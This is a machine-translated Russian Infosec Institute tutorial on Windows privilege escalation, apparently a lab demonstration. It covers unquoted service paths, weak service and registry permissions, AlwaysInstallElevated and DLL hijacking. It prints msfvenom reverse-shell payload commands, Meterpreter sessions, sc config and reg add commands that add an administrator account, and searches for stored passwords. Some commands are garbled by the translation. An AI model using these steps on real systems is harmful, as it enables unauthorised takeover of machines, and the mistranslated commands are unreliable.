

ТЕМЫ СЕРТИФИКАТЫ КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА ВИДЕО АВТОРЫ

О ИНФОСЕКЕ

Этический Хакерство: Методы Повышения Привилегий В Windows

ИССЛЕДУЙТЕ В РАМКАХ ЭТИЧЕСКОГО ВЗЛОМА

Атакующие веб-серверы и приложения	Атакующие беспроводные сети	Взлом пароля безопасности
Покрытие треков	Основы криптографии	Основы эксплуатации
IoT Hacking Tools	Linux для этических хакеров 101	Сеть Рекон
Сбор пассивной разведки	Методы после эксплуатации	

Infosec Skills



Нажмите здесь, чтобы убедиться, что ваши навыки расширены, чтобы перехитрить последние киберугрозы.

ИТ-сертификаты > Этический взлом > Основы эксплуатации >

В ЭТОЙ СТАТЬЕ

- Введение
- Изучите этический взлом бесплатно!
- обзор
- Не цитируемые пути обслуживания
- Сервисы с уязвимыми привилегиями
- AlwaysInstallElevated**
- Угон DLL
- Сохраненные учетные данные и эксплойты ядра
- Изучите этический взлом бесплатно!
- Вывод

-
- 1 325+ курсов
 - ТЕМЫ СЕРТИФИКАТЫ КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА ВИДЕО АВТОРЫ
 - 2 Более 100 лабораторий
 - О ИНФОСЕКЕ
 - 3 500+ часов обучения
 - 4 Нажмите, чтобы узнать больше

ЭТИЧЕСКИЙ ХАКЕРСТВО: МЕТОДЫ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ В WINDOWS

- ⊕ Атакующие роутеры
- ⊕ Переполнение буфера
- ⊕ Основы социальной инженерии
- ⊕ Лучшие методы повышения привилегий в Windows

Введение

В этой статье мы обсудим основные методы, которые хакеры используют сегодня при выполнении повышения привилегий на компьютерах с Windows. При необходимости мы приведем примеры обсуждаемых методов, чтобы показать, как это можно сделать.

Эта статья предназначена для хакеров, которые уже имеют представление о взломе Windows, поэтому мы не будем вводить введение в такие понятия, как взлом Metasploit и генерация полезной нагрузки msfvenom.

Изучите этический взлом бесплатно!



Программа [обучения](#) Infosec учит вас навыкам взлома для проведения формального теста на проникновение. Вы узнаете:

- ⇒ Использование различных типов устройств
- ⇒ Методики тестирования на проникновение
- ⇒ И многое другое

Начать

обзор

Определить привилегии, под которыми выполняется:

ТЕМЫ

СЕРТИФИКАТЫ

Для каждого хакера существует множество случаев, когда ваша оболочка будет с низкими привилегиями. Ниже приведены методы, с помощью которых вы можете повысить привилегии на скомпрометированном хосте:

О ИНФОСЕКЕ

Не цитируемые пути обслуживания

Путь службы без кавычек - это уязвимость, которая возникает, когда путь службы не заключен в кавычки и содержит пробелы.

Это происходит, когда служба создается с исполняемым путем, содержащим пробелы, которые не заключены в кавычки.

Как не указаны пути обслуживания без кавычек?

Для обнаружения путей службы без кавычек вы можете использовать следующую команду:

wmic service get name,displayname,pathname,startmode | findstr /i "Авто" | findstr /i /v "C:\Windows\\" | findstr /i /v ""

На следующем снимке экрана показана эта команда и вывод, полученный из Windows:

```
C:\Users\testuser\Desktop>wmic service get name,displayname,pathname,startmode |
findstr /i "Авто" |findstr /i /v "C:\Windows\\" |findstr /i /v ""
wmic service get name,displayname,pathname,startmode |findstr /i "Авто" |findstr
/i /v "C:\Windows\\" |findstr /i /v ""
Vulnerable Service                               Vulnerable Service
C:\Program Files (x86)\Program Folder\A Subfolder\Executable.exe
Auto
C:\Users\testuser\Desktop>
```


Если мы посмотрим, как эта запись реестра определяется с помощью «regedit», мы можем отметить кое-что интересное. Запись дается как показано ниже:

C: \ Program Files (x86) \ Папка программы \ Подпапка \ Executable.exe

Запись должна быть представлена следующим образом, определена кавычками:

«C: \ Program Files (x86) \ Папка программы \ Подпапка \ Executable.exe»

Скриншот, показывающий это, приведен ниже:



Когда Windows пытается запустить эту службу, она следует следующему порядку и запускает первый найденный файл .exe:

- C: \ Program.exe

		• C: \ Program Files (x86) \ Папка программы \ Подпапка \ Executable.exe		
ТЕМЫ	СЕРТИФИКАТЫ	КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА	ВИДЕО	АВТОРЫ

О ИНФОСЕКЕ

Если у нас может быть вредоносный файл .EXE в любом из этих мест, Windows запустит его как SYSTEM, но это будет зависеть от разрешений, которые у нас есть в этих папках.

Уязвимость представлена функцией CreateProcess в Windows. Эта проблема описана более подробно [здесь](#).

Мы можем использовать **icacls** для проверки прав доступа к текущей папке, в которой мы находимся в данный момент и которая называется «Папка программы». На приведенном ниже **снимке** экрана показан вывод команды **icacls**:

```
C:\Program Files (x86)\Program Folder>icacls "C:\Program Files (x86)\Program Folder"
icacls "C:\Program Files (x86)\Program Folder"
C:\Program Files (x86)\Program Folder Everyone: (OI) (CI) (F)
NT SERVICE\TrustedInstaller: (I) (F)
NT SERVICE\TrustedInstaller: (I) (CI) (IO) (F)
NT AUTHORITY\SYSTEM: (I) (F)
NT AUTHORITY\SYSTEM: (I) (OI) (CI) (IO) (F)
BUILTIN\Administrators: (I) (F)
BUILTIN\Administrators: (I) (OI) (CI) (IO) (F)
BUILTIN\Users: (I) (RX)
BUILTIN\Users: (I) (OI) (CI) (IO) (GR,GE)
CREATOR OWNER: (I) (OI) (CI) (IO) (F)
APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES: (I) (RX)
APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES: (I) (OI) (CI) (IO) (GR,GE)
Successfully processed 1 files; Failed processing 0 files
C:\Program Files (x86)\Program Folder>
```

Следующий ключ показывает объяснение скриншота выше:

- F: Полный контроль
- CI: Контейнер наследуется. Этот флаг указывает, что подчиненные контейнеры будут наследовать этот ACE
- OI: Объект наследуется. Этот флаг указывает, что подчиненные файлы будут наследовать ACE

Как видно, «Все» имеет полное право доступа к папке. Теперь мы можем поместить наш вредоносный EXE-файл в эту папку. Мы можем использовать **msfvenom** в Kali Linux для создания вредоносного файла. Смотрите скриншот ниже:

ТЕМЫ СЕРТИФИКАТЫ КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА ВИДЕО АВТОРЫ

О ИНФОСЕКЕ

```

payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: A.exe

```

Теперь мы скопируем файл A.exe в папку, перезагрузим компьютер и посмотрим, что мы можем сделать с запущенным процессом.

```

meterpreter > upload -f A.exe
[*] uploading : A.exe -> A.exe
[*] uploaded : A.exe -> A.exe
meterpreter > ls
Listing: C:\Program Files (x86)\Program Folder
=====

Mode                Size      Type    Last modified          Name
----                -
40777/rwxrwxrwx    0         dir    2017-01-04 21:43:28 -0500 A Subfolder
100777/rwxrwxrwx  73802    fil    2017-01-04 22:01:32 -0500 A.exe

meterpreter >

```

После загрузки файла и выполнения команды **ls** мы видим, что файл находится в каталоге, в который мы его загрузили. Теперь мы перезагрузим компьютер и попытаемся завершить процесс. Смотрите скриншот ниже:

```

C:\Users\testuser\Desktop>sc stop "Vulnerable Service"
sc stop "Vulnerable Service"
[SC] OpenService FAILED 5:

Access is denied.

C:\Users\testuser\Desktop>

```

Операция завершается неудачно, потому что у нас недостаточно прав для запуска или прекращения службы. Это на самом деле нормально, поэтому мы ждем, пока кто-нибудь не перезагрузит машину. Обратите внимание, что мы также можем сделать это с помощью команды выключения, как показано ниже:

```

C:\Users\testuser\Desktop>shutdown /r /t 0
shutdown /r /t 0

C:\Users\testuser\Desktop>
[*] 192.168.2.40 - Meterpreter session 8 closed. Reason: Died

```

Как только система перезагружается, мы получаем обратное соединение с нашей атакующей машиной (при условии, что мы запустили обратный обработчик для получения Meterpreter).

Обратите внимание, что на этот раз наша полезная нагрузка начала работать как SYSTEM. Это можно увидеть ниже:

ТЕМЫ

СЕРТИФИКАТЫ

КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА

ВИДЕО

АВТОРЫ

О ИНФОСЕКЕ

```

msf exploit(handler) > set lhost 192.168.2.60
lhost => 192.168.2.60
msf exploit(handler) > set lport 8989
lport => 8989
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.2.60:8989
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.2.40
[*] Meterpreter session 1 opened (192.168.2.60:8989 -> 192.168.2.40:49156) at 2017-01-04 22:37:17 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

[*] 192.168.2.40 - Meterpreter session 1 closed. Reason: Died

```

Чтобы предотвратить быстрое прекращение сеанса Meterpreter, вы можете перейти на другой, более стабильный процесс.

Сервисы с уязвимыми привилегиями

В Windows сервисы работают как СИСТЕМА. Однако в некоторых случаях файлы, папки и записи реестра, принадлежащие этим службам, недостаточно защищены. Мы можем использовать эти недостаточные настройки для получения привилегий в скомпрометированной системе. Давайте обсудим три наиболее распространенных уязвимых места в результате недостаточных привилегий.

1. Небезопасные разрешения реестра


Windows хранит все необходимые данные, связанные со службами, в расположении раздела реестра ниже:

HKLM \ SYSTEM \ CurrentControlSet \ Services

Мы можем включить уязвимую службу в том же месте и с новым ключом:

HKLM \ SYSTEM \ CurrentControlSet \ Services \ Уязвимые службы

Скриншот этого можно увидеть ниже:



Основная проблема с этим сервисом заключается в том, что он доступен каждому, так как он предоставляет всем «полный контроль».

Если мы сможем загрузить вредоносный файл в то же расположение службы и изменить значение ImagePath, чтобы оно соответствовало расположению вредоносной полезной нагрузки, мы сможем выполнить его с разрешениями. Мы используем **msfvenom** для

ТЕМЫ

СЕРТИФИКАТЫ

КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА

ВИДЕО

АВТОРЫ

О ИНФОСЕКЕ

```

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -e
x86/shikata_ga_nai LHOST=192.168.2.60 LPORT=8999 -f Payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: Payload.exe

```

Генерация вредоносной полезной нагрузки и выдача информации обратного соединения показана выше.

```

meterpreter > pwd
C:\Users\testuser\AppData\Local\Temp
meterpreter > upload -f Payload.exe
[*] uploading   : Payload.exe -> Payload.exe
[*] uploaded    : Payload.exe -> Payload.exe

```

Как только мы окажемся на нашей целевой машине, мы можем загрузить вредоносную полезную нагрузку, которую мы только что создали.

```

meterpreter > shell
Process 280 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\testuser\AppData\Local\Temp>reg add
"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable Service" /t
REG_EXPAND_SZ /v ImagePath /d
"C:\Users\testuser\AppData\Local\Temp\Payload.exe" /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Vulnerable
Service" /t REG_EXPAND_SZ /v ImagePath /d
"C:\Users\testuser\AppData\Local\Temp\Payload.exe" /f
The operation completed successfully.

C:\Users\testuser\AppData\Local\Temp>

```

Теперь мы можем создать ключи реестра, указывая на нашу новую вредоносную полезную нагрузку. Это показано выше.

При следующей перезагрузке компьютер запустит файл Payload.exe как SYSTEM. Мы запустили обработчик и, как только загрузка была завершена, мы сделали следующий снимок экрана:

ТЕМЫ

СЕРТИФИКАТЫ

```
[*] Starting the payload handler...
[*] Sending stage (95799 bytes) to 192.168.2.6
[*] Meterpreter session 2 opened (192.168.2.60:8989 -> 192.168.2.6:49156)
at 2017-01-16 03:59:58 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[*] 192.168.2.6 - Meterpreter session 2 closed. Reason: Died
```

АВТОРЫ

О ИНФОСЕКЕ

Обратите внимание, что полезная нагрузка работает как СИСТЕМА. Чтобы поддерживать сеанс Meterpreter, не забудьте перейти на более стабильный процесс.

2. Небезопасные разрешения на обслуживание

Эта уязвимость очень похожа на рассмотренную выше. Разница заключается в том, что вместо изменения ImagePath, как мы делали выше, мы изменяем свойства сервиса. Мы используем инструмент AccessChk из SysInternals Suite. После того как мы скомпрометировали целевой компьютер, мы загружаем инструмент AccessChk, а затем используем следующую команду:

```
C: \ Users \ testuser \ AppData \ Local \ Temp> accesschk.exe -uwcqv "testuser" *
accesschk.exe -uwcqv "TestUser" *
```

Команду загрузки можно увидеть ниже:

```
meterpreter > cd %temp%
meterpreter > pwd
C:\Users\testuser\AppData\Local\Temp
meterpreter > upload -f accesschk.exe
[*] uploading : accesschk.exe -> accesschk.exe
[*] uploaded : accesschk.exe -> accesschk.exe
meterpreter >
```

На приведенном ниже **снимке** экрана показан результат, полученный после запуска инструмента **accesschk.exe** :

```
meterpreter > getuid
Server username: TARGETMACHINE\testuser
meterpreter > shell
Process 3496 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\testuser\AppData\Local\Temp>accesschk.exe -uwcqv "testuser" *
accesschk.exe -uwcqv "TestUser" *

Accesschk v6.02 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW Vulnerable Service
SERVICE_ALL_ACCESS

C:\Users\testuser\AppData\Local\Temp>
```


ТЕМЫ СЕРТИФИКАТЫ КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА ВИДЕО АВТОРЫ

О ИНФОСЕКЕ

с помощью команды sc, как показано ниже:

```
C:\Users\testuser\AppData\Local\Temp>sc qc "Vulnerable Service"
sc qc "Vulnerable Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Vulnerable Service
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE           : 2   AUTO_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\Program Files (x86)\Program Folder\A
Subfolder\Executable.exe
        LOAD_ORDER_GROUP    : UIGroup
        TAG                  : 0
        DISPLAY_NAME         : Vulnerable Service
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem

C:\Users\testuser\AppData\Local\Temp>
```

Параметр для BINARY_PATH_NAME указывает местоположение исполняемого файла. Мы действительно можем изменить это на команду по нашему выбору. Эта команда будет запущена как СИСТЕМА при следующем запуске службы. На приведенном ниже **снимке** экрана показано, как мы изменили этот параметр на команду **netuser**, чтобы добавить пользователя **eviladmin** с паролем **P4ssw0rd@**.

```
C:\Users\testuser\AppData\Local\Temp>sc config "Vulnerable Service"
binpath= "net user eviladmin P4ssw0rd@ /add"
sc config "Vulnerable Service" binpath= "net user eviladmin P4ssw0rd@
/add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\testuser\AppData\Local\Temp>
```

Не забудьте добавить новую учетную запись в группу администраторов, изменив binpath с помощью следующей команды:

"Администраторы локальной локальной сети eviladmin / add"

Учетная запись будет добавлена в группу локальных администраторов, как показано ниже:

```
C:\Users\testuser\AppData\Local\Temp>net user
net user

User accounts for \\TARGETMACHINE

-----
-----
Administrator      can          eviladmin
Guest               testuser
The command completed successfully.

C:\Users\testuser\AppData\Local\Temp>
```

ТЕМЫ

СЕРТИФИКАТЫ

КИБЕРБЕЗОПАСНОСТЬ НАРБЕРА

ВИДЕО

АВТОРЫ

О ИНФОСЕКЕ

использовать пути кавычек без кавычек, нам пришлось манипулировать функцией «CreateProcess» разрешениями для папок и путем к исполняемому файлу службы. Здесь вместо этого мы заменяем исполняемый файл. На приведенном ниже снимке экрана показаны разрешения для пути к исполняемому файлу Уязвимой службы:

```
C:\Program Files (x86)\Program Folder>icacls "C:\Program Files (x86)\Program Folder\A Subfolder"
icacls "C:\Program Files (x86)\Program Folder\A Subfolder"
C:\Program Files (x86)\Program Folder\A Subfolder Everyone:(OI)(CI)(F)
Everyone:(I)(OI)(CI)(F)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)


Successfully processed 1 files; Failed processing 0 files
C:\Program Files (x86)\Program Folder>
```

Мы можем заменить «Executable.exe» на обратную оболочку. После этого и перезагрузки компьютера мы можем запустить сеанс Meterpreter с привилегиями SYSTEM.

AlwaysInstallElevated

Когда AlwaysInstallElevated включен, Windows применяет привилегии ко всем программам. Можно подумать, что это то же самое, что применять права администратора к непривилегированным пользователям.

Вы можете проверить, включено ли это из реестра, как показано ниже:



Расположение в реестре с этими настройками указано ниже:

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Policies \ Microsoft \ Windows \ Installer]

«AlwaysInstallElevated» = DWORD: 00000001

[HKEY_CURRENT_USER \ Software \ Policies \ Microsoft \ Windows \ Installer]

AlwaysInstallElevated = DWORD: 00000001

Она не имеет значения.

ТЕМЫ

СЕРТИФИКАТЫ

КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА

ВИДЕО

АВТОРЫ

О ИНФОСЕКЕ

```
meterpreter > getuid
Server username: TARGETCOMPUTER\testuser
meterpreter > shell
Process 812 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\testuser\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows
\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
ERROR: The system was unable to find the specified registry key or value.
```

Вывод выше показывает «ОШИБКА», потому что политика никогда не создавалась и система не уязвима. Однако, если вы получите вывод, показанный ниже, это означает, что целевая система уязвима, и вы можете использовать ее.

```
meterpreter > getuid
Server username: TARGETCOMPUTER\testuser
meterpreter > shell
Process 2172 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\testuser\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows
\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated    REG_DWORD    0x1
```

На этом этапе вы можете **проявить** творческий подход и даже использовать **msfpayload**, чтобы сгенерировать полезную нагрузку, которую вы можете загрузить и запустить на цели, чтобы получить сеанс Meterpreter с высокими привилегиями.

В качестве альтернативы вы можете использовать следующий модуль Metasploit:

эксплуатируют / окна / местные / always_install_elevated

Вы можете связать свой Meterpreter с низким уровнем привилегий с этим модулем и запустить его.

Угон DLL

Эта атака происходит, когда приложение динамически загружает DLL без указания полного пути. Когда Windows пытается загрузить этот файл, она ищет его в четко определенном наборе каталогов в определенном порядке.

Когда хакеры получают доступ к пути поиска DLL, они могут включать в себя вредоносную копию библиотеки DLL, которую приложение будет загружать, если оно не найдет легитимную библиотеку DLL. Теперь, в случае приложения, которое только что приземлилось, эта DLL работает с правами администратора, и хакер сможет добиться повышения локальных привилегий.

ИДРА

ТЕМЫ

СЕРТИФИКАТЫ

КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА

ВИДЕО

АВТОРЫ

О ИНФОСЕКЕ

Предположим, вы пытаетесь все вышеперечисленные методы, и они не работают. Ну, вы можете решить попытаться найти сохраненные учетные данные в системе. Вы можете использовать следующие запросы для поиска в системе конфиденциальных файлов:

- **dir c:*vnc.ini /s /b /c**
- **dir c:*ultravnc.ini /s /b /c**
- **dir c:\ /s /b /c | findstr /si *vnc.ini**
- **findstr /si password *.txt | *.xml | *.ini**
- **findstr /si pass *.txt | *.xml | *.ini**

Эти конфиденциальные файлы часто находятся в следующих каталогах:

- **C:\unattend.xml**
- **C:\sysprep.inf**
- **C:\Sysprep\sysprep.xml**

Вы также можете искать эксплойты, которые могут иметь отношение к атаке. Следующая команда сможет перечислить все примененные исправления и обновления, которые были выполнены в целевой системе.

- `wmic qfe` получить заголовок, описание, HotFixID, установленный

Изучите этический взлом бесплатно!



Программа [обучения](#) Infosec учит вас навыкам взлома для проведения формального теста на проникновение. Вы узнаете:

- ⇒ Использование различных типов устройств
- ⇒ Методики тестирования на проникновение
- ⇒ И многое другое

Начать

Вывод

Повышение привилегий зависит от того, насколько креативным вы сможете стать во время взлома. Приведенные выше методы не исчерпывают всех возможностей, которые вы можете получить при повышении привилегий Windows. Фактически, методы генерации полезной нагрузки, которые мы использовали выше, обязательно должны быть обнаружены антивирусными решениями.

Вероятность будут обнаружены и prosecuted на базе своей деятельности [удвоил](#) и [удвоил](#).

ТЕМЫ

СЕРТИФИКАТЫ

КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА


ВИДЕО

АВТОРЫ

О ИНФОСЕКЕ

ИСТОЧНИКИ

1. Методы повышения привилегий Windows для пентестеров , блог Pentest
2. Разрешения службы Windows Escalate Локальное повышение привилегий , Rapid7
3. Повышение привилегий Windows - часть 1 (путь кавычек без кавычек) , Sumit Verma (средний)
4. Не цитируемые пути обслуживания , распространенные эксплойты
5. Искусство анти-обнаружения 1 - Введение в AV и методы обнаружения , блог Pentest
6. Искусство Анти-Обнаружения 2 - PE Backdoor Manufacturing , Pentest Blog

БЫТЬ В БЕЗОПАСНОСТИ

Руководство по разделу

**Лестер
Оббайи**

ПОСМОТРЕТЬ БОЛЬШЕ СТАТЕЙ ОТ ЛЕСТЕР



По мере роста вашей карьеры в области кибербезопасности Infosec Skills является платформой, обеспечивающей масштабирование ваших навыков, чтобы перехитрить последние киберугрозы.

НЕДАВНИЕ ЭТИЧЕСКИЕ ВЗЛОМЫ: МЕТОДЫ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ В СТАТЬЯХ И ОБНОВЛЕНИЯХ WINDOWS

- ☒ Этический хакерство: методы повышения привилегий в Windows
- ☒ Этический взлом: что такое подвиги?
- ☒ Начало работы с этическим взломом
- ☒ Стипендии для студентов по информационной

НАЗВАНИЕ РАБОЧИХ ДОЛЖНОСТЕЙ

- ☒ Этический хакер
- ☒ Компьютерный криминалист
- ☒ Тестер проникновения
- ☒ шифровальщик

INFOSEC

INFOSEC IQ

TECHEXAMS

 Поднимите свою карьеру на новый уровень с **CompTIA и Infosec Skills | Подкаст Cyber Work**

ТЕМЫ

СЕРТИФИКАТЫ


КИБЕРБЕЗОПАСНОСТЬ КАРЬЕРА


ВИДЕО


АВТОРЫ

 **Топ 25 вопросов безопасности + интервью [Обновлено 2019]**

 **CompTIA Performance Based Вопросы**

 **5 лучших сертификатов информационной безопасности начального уровня [обновлено 2019]**

 **Средняя зарплата сертифицированного этического хакера (CEH v10)**

 **Средняя зарплата тестера на проникновение 2018**

 **Получение кредитов CPE для поддержки CISSP**

О компании Infosec

В Infosec мы считаем, что знания - это самый мощный инструмент в борьбе с киберпреступностью. Мы предоставляем лучшие тренинги по сертификации и развитию навыков для специалистов в области ИТ и безопасности, а также тренинги по повышению осведомленности сотрудников по вопросам безопасности и симуляции фишинга. Узнайте больше на infosecinstitute.com.

связаться с нами

Будьте в курсе с Infosec

Like 310

Follow @infosecedu

Подпишитесь на нашу рассылку

Получайте последние новости, обновления и предложения прямо на Ваш почтовый ящик.

ВВЕДИТЕ АДРЕС ПОДПИСЫВАЙС